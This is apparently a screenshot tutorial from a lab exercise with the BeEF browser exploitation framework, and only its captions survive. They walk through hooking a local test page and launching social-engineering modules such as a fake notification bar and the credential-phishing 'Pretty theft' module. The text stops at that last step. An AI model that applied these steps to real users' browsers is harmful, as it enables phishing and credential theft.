
- BeEF Open successfully




- Now open this hyperlink in new tab ...




- this is a testing web page




- Now , perform all task on that hyperlink page




- click on localhost ip address and then click on current Browser tab




- Now click on Commands tab




- Here, You can see all browser related payload




- Now click on social engineering folder







- Now click on fake notification bar




- And change the name that you want to and then click on execute




- Now , switch to the another page for see the result
- Here the pop up appears




- Now , click on Pretty theft



